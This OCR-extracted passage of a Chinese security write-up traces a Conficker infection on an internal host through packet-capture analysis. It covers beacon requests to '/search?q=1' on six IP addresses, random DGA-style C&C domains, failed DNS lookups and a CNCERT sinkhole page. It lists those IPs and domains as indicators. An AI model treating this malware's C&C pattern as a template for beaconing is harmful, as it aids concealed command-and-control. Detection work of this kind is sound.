


图 3-5-9

Follow TCPStream 提取请求信息如下 ,请求完整 Url 地址为 :95.211.230.75/search?q=1，

返回 HTTP404，无法找到页面。




图 3-5-10

通过请求特征“/search?q=1”继续分析，如 IP 地址 221.8.69.25，请求时间不固定，大约

在 20 秒至 1 分钟。




图 3-5-11

再如 IP 地址 38.102.150.27，请求时间也不是很固定。




图 3-5-12

再如 IP 地址 216.66.15.109，请求时间也不是很固定。




图 3-5-13

把含此特征的请求 IP、域名以及 HTTP 返回状态码进行统计，如下表：

时间	客户端	服务器	请求 URL	状态
19:03	172.25.112.96	221.8.69.25	http://221.8.69.25/search?q=1	200
19:03	172.25.112.96	38.102.150.27	http://38.102.150.27/search?q=1	404
19:04	172.25.112.96	216.66.15.109	http://216.66.15.109/search?q=1	404
19:14	172.25.112.96	95.211.230.75	http://95.211.230.75/search?q=1	404
19:29	172.25.112.96	46.101.184.102	http://46.101.184.102/search?q=1	200
3:17	172.25.112.96	54.148.180.204	http://54.148.180.204/search?q=1	404

可以发现，一共请求了 6 个 IP 地址，请求 URL 地址都为 http://IP 地址/searh?q=1，有 4 个 IP 请求网页不存在，有两个请求网页成功。

过滤 DNS 协议，通过搜索找到 6 个 IP 对应的域名：

221.8.69.25：nntnlbaiqq.cn；

38.102.150.27：boqeynxs.ws；

216.66.15.109：odmwdf.biz；

95.211.230.75：ehipldpmdgw.info；

46.101.184.102：eqkopeepjla.info；

54.148.180.204：rduhvg.net；

可以看出 6 个域名名称都很像随机生成的。对 DNS 进一步分析时还发现大量无法找到地址的域名请求，如图图 3-5-14:




图 3-5-14

将此错误请求进行统计，仅在监控期间就请求过 148 个错误的域名。通过这些域名名称可以初步判断，该病毒请求采用了 DGA 算法随机生成的 C&C 域名（详细了解可移步：[http://drops.wooyun.org/tips/6220][用机器学习识别随机生成的 C&C 域名]）。大量随机生成的域名不存在或控制端服务器已注销关机，导致大量请求失败。

时间	客户端	服务器	查询	状态
2015/8/3 22:31	172.25.112.96	8.8.8.8	nlasowhlhj.org	失败
2015/8/3 22:31	172.25.112.96	8.8.8.8	diadcgtj.com	失败
2015/8/3 22:31	172.25.112.96	8.8.8.8	idwcjhvd.com	失败
2015/8/3 22:31	172.25.112.96	8.8.8.8	cacbwanw.net	失败

图 3-5-15

过滤 IP 为 221.8.69.25 的 HTTP 成功请求数据，提取文本内容可以看到请求成功的网页显示内容：

<html><body><h1>Conficker Sinkhole By CNCERT/CC!</h1>

</body></html>




图 3-5-16

通过 HTTP 响应可以推断，该机器可能感染了飞客（Conficker）蠕虫病毒，进一步我们推断国家互联网应急中心（CNCERT/CC）已得知此域名被飞客病毒所用，并将该域名放入飞客病毒域名污水池（Sinkhole）以缓解该病毒带来的风险。

至此基本确定该主机已感染飞客病毒，后续我们使用飞客病毒专杀工具进行杀毒，并对操作系统进行补丁修复后，该主机网络通讯恢复正常。

0x04 总结

1. 关于 Lpk.dll、Confiker 病毒的逆向分析，网上有很多资料，本文就不继续分析；
2. 无论是木马还是恶意病毒，一旦感染就会与外界通信，就可以通过流量监测发现；
3. 木马病毒的内网渗透行为可基于局域网监测分析技术进行监控；木马病毒的回联通信行为分析可结合域名请求、心跳数据特征检测进行分析。

（全文完）责任编辑：DM

感谢阅文

投稿邮箱：article@secbook.net

{ **怀揣开放心态，欢迎一切有价值的合作** }